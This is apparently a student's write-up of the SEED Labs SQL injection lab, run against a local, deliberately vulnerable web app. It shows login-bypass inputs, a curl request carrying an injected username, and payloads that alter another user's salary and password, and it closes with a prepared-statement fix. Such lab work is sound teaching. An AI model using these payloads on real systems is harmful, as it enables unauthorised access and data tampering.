SQL Injection Attack Lab

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Overview

SQL injection is a code injection technique that exploits the vulnerabilities in the interface between web applications and database servers. The vulnerability is present when user's inputs are not correctly checked within the web applications before being sent to the back-end database servers.

Lab Environment

Map the hostname (www.seed-server.com) to container's IP address (10.9.0.5).

After extracting the lab setup, I utilize the ls command to inspect the contents of the folder. Then, I employ debuild to construct the container image.

Use the **dcup** command to start the container.

Use the **dockps** command to see running container.

Utilize **docksh** with the copied container ID to access the file within the container. Next, navigate to /var/lib/mysql to access the MySQL container, which is the designated storage location for MySQL databases.

```
seed@VM: ~/Labsetup
[04/09/24]seed@VM:~/Labsetup$ dockps
197c9bd44d59 mysql-10.9.0.6
4072a37defa5
             www-10.9.0.5
[04/09/24]seed@VM:~/Labsetup$ docksh 197c9bd44d59
root@197c9bd44d59:/# ls
bin
      docker-entrypoint-initdb.d
                                  home
                                          media proc sbin
boot entrypoint.sh
                                  lib
                                          mnt
                                                 root srv
                                                             usr
dev
      etc
                                  lib64
                                         opt
                                                 run
                                                       sys
                                                             var
root@197c9bd44d59:/# ls /var/lib/mysql/
'#ib 16384 0.dblwr'
                      binlog.index
                                        ibdata1
                                                              server-key.pem
'#ib 16384 1.dblwr'
                                        ibtmp1
                                                              sqllab users
                      ca-key.pem
'#innodb temp'
                      ca.pem
                                        mysql
                                                              SVS
                                                              undo 001
197c9bd44d59.err
                      client-cert.pem
                                        mysql.ibd
                                                              undo 002
auto.cnf
                      client-key.pem
                                        performance schema
binlog.000001
                      ib_buffer_pool
                                        private_key.pem
binlog.000002
                      ib logfile0
                                        public key.pem
binlog.000003
                      ib logfile1
                                        server-cert.pem
root@197c9bd44d59:/#
```

Use the **docksh** with the container ID copied to access the file inside the container.

```
root@4072a37defa5: /
[04/09/24]seed@VM:~/Labsetup$ dockps
197c9bd44d59 mysql-10.9.0.6
4072a37defa5 www-10.9.0.5
[04/09/24]seed@VM:~/Labsetup$ docksh 4072a37defa5
root@4072a37defa5:/# ls
bin
     dev home lib32 libx32
                               mnt
                                                           var
                                     proc
                                           run
boot etc lib
                lib64 media
                                opt
                                     root
                                           sbin
                                                 SVS
                                                      usr
root@4072a37defa5:/# ls /var/www/
SQL Injection html
root@4072a37defa5:/# ls /var/www/SQL Injection/
                                              unsafe_edit_frontend.php
CSS
         index.html seed logo.png
defense logoff.php
                    unsafe_edit_backend.php unsafe_home.php
root@4072a37defa5:/#
```

If not, apache server not running properly. Inserted a "ServerName localhost" directive into the /etc/apache2/apache2.conf file within the container, then restarted the Docker images with 'dcup'.

```
root@4072a37defa5:/# cat /etc/apache2/apache2.conf | grep ServerName
ServerName localhost
root@4072a37defa5:/#
```

Lab Tasks

Task 1: Get Familiar with SQL Statements

Access the MYSQL container using "mysql -u root -pdees" with the username root and password pdees.

```
seed@VM: ~/Labsetup
root@197c9bd44d59:/# ls
bin docker-entrypoint-initdb.d home
                                        media proc sbin tmp
boot entrypoint.sh
                                               root srv
                                 lib
                                        mnt
                                                           usr
                                 lib64 opt
dev etc
                                               run sys var
root@197c9bd44d59:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL
Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql>
```

I utilized the command line "use sqllab_users" to access the existing database.


After executing the command line and logging into my MYSQL container, I successfully retrieved and printed Alice's employee information using the select statement.

	seed@VM: ~/Labsetup		seed@VM: ~/Labsetup	× •
mysql> SELECT	* FROM credential	WHERE Name="Alic	e";	
-	++-		-+	+
ID Name NickName	EID Salary Password	birth SSN	PhoneNumber Address	
i i	++-	•	-+	+
1 Alice	10000 20000 fdbe918bdae83000aa	9/20 10211002	1	I
•		•	-+	+
1 row in set	(0.00 sec)		+	
mysql> _				


Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage


In order to enter the webpage without the necessary password, I utilized "admin'#" as the username and left the password field empty, as depicted in the screenshot below.




I successfully logged in as an administrator and accessed the employee information displayed in the screenshot below.



Accessing Alice's account without a password, I proceeded to view individual employee information using the provided identifier "Alice#".





Task 2.2: SQL Injection Attack from command line


Using the command line, \$ curl 'www.seed-server.com/unsafe_home.php?username=alice%27%20%23&password=11'.

```
[04/10/24]seed@VM:~$ curl 'www.seed-server.com/unsafe home.php?username=alice%27
%20%23&Password=11'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->
<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli
Update: Implemented the new bootsrap design. Implemented a new Navbar at the top
with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of b
ootstrap with a dark table head theme.
NOTE: please note that the navbar items should appear only for users and the pag
e with error login message should not have any of these items at
```

```
seed@VM: ~
 <!-- Browser Tab title -->
 <title>SQLi Lab</title>
</head>
<body>
 <nav class="navbar fixed-top navbar-expand-lq navbar-light" style="background-</pre>
color: #3EA055;">
   <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
    <a class="navbar-brand" href="unsafe home.php" ><imq src="seed logo.png" s</pre>
tyle="height: 40px; width: 200px;" alt="SEEDLabs"></a>
     <l
i class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span
class='sr-only'>(current)</span></a><a class='nav-link
' href='unsafe edit frontend.php'>Edit Profile</a><br/>button onclick='log
out()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button
></div></nav><div class='container col-lg-4 col-lg-offset-4 text-center'><br><h1
><b> Alice Profile </b></hl><hr><br/>cb> Alice Profile </b></hl><hr><br/>cb> Alice Profile </br/>/b></hr>
ered'><thead class='thead-dark'>KeyValu
e</thead>Employee ID10000<t
h scope='row'>Salary20000Birth9/
```

```
ered'><thead class='thead-dark'>KeyValu
e</thead>Employee ID10000
h scope='row'>Salary20000Birth9/
20SSN10211002<th scope='row
'>NickNameEmail<th
scope='row'>AddressPhone Number
<br><br><br>>
   <div class="text-center">
    >
     Copyright © SEED LABs
    </div>
  </div>
  <script type="text/javascript">
  function logout(){
  location.href = "logoff.php";
  </script>
 </body>
 </html>
[04/10/24] seed@VM:~$
```


Below is the screenshot using webpage on 'www.seed-server.com/unsafe_home.php?username=alice%27%20%23&password=11'.




Task 2.3: Append a new SQL statement

Using the same vulnerability present in the login page, I utilized the provided details to perform a database UPDATE operation and modify the information.

admin';UPDATE credential SET Name='Tony' WHERE Name='Alice';






The MySQL attack was thwarted by countermeasures implemented within PHP's mysqli extension, which include:

- a. Encoding code as data
- b. Eliminating code filtering
- c. Segregating code and data
- d. Enabling API usage in PHP coding


Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary


Using the username 'Alice, #' and accessing the edit vulnerability information page under Alice's record, I adjusted the salary from \$20,000 to \$80,000 by inputting "salary" in the Nickname column, as depicted in the screenshot provided.




Before salary modification on Alice Profile.



Modifying Alice salary using edit vulnerability.




Alice was able to successfully attack the database and modified her salary.





Task 3.2: Modify other people's salary

I accessed my (Alice) profile and inputted ',salary='1' WHERE Name='Boby'# into the Nickname field.



I accessed Boby's account using "Boby#" as the username to review the modifications I made.






Task 3.3: Modify other people's password


When interacting with Boby, I generated a file containing a fresh password and utilized sha1sum to produce its hash value. This was achieved through the following command line:


I accessed my account and updated the Nickname column by inputting the following data: ',Password=sha('p@ssw0rd') WHERE Name='Boby'#. This alteration was to modify his password.




Afterward, I accessed this account using the updated username "Boby" and password to make changes to his details in the database.


Alice can now access Boby's profile using his username and password: p@ssw0rd.






The screenshot below illustrates the changes made to Boby's record in the database.






Task 4: Countermeasure - Prepared Statement

Attempt logging in as Alice to ascertain if we can access the data.



Before making modifications to unsafe.php, we were able to retrieve user information.



I updated the SQL query in unsafe.php by implementing a prepared statement, effectively fortifying it against SQL Injection attacks.

```
root@4072a37defa5: /var/www/SQL_Injection/defense
$input pwd = $ GET['Password'];
\frac{1}{2} $hashed pwd = \frac{1}{2} $hashed pwd = \frac{1}{2}
// create a connection
$conn = getDB();
// do the query
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                          FROM credential WHERE Name = ? and Password = ? ");
// Bind parameters to the query
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();
// close the sql connection
$conn->close();
root@4072a37defa5:/var/www/SQL_Injection/defense#
```

After restarting the container, the changes will come into effect. However, I'm currently unable to retrieve data from the database due to the alterations in the code.

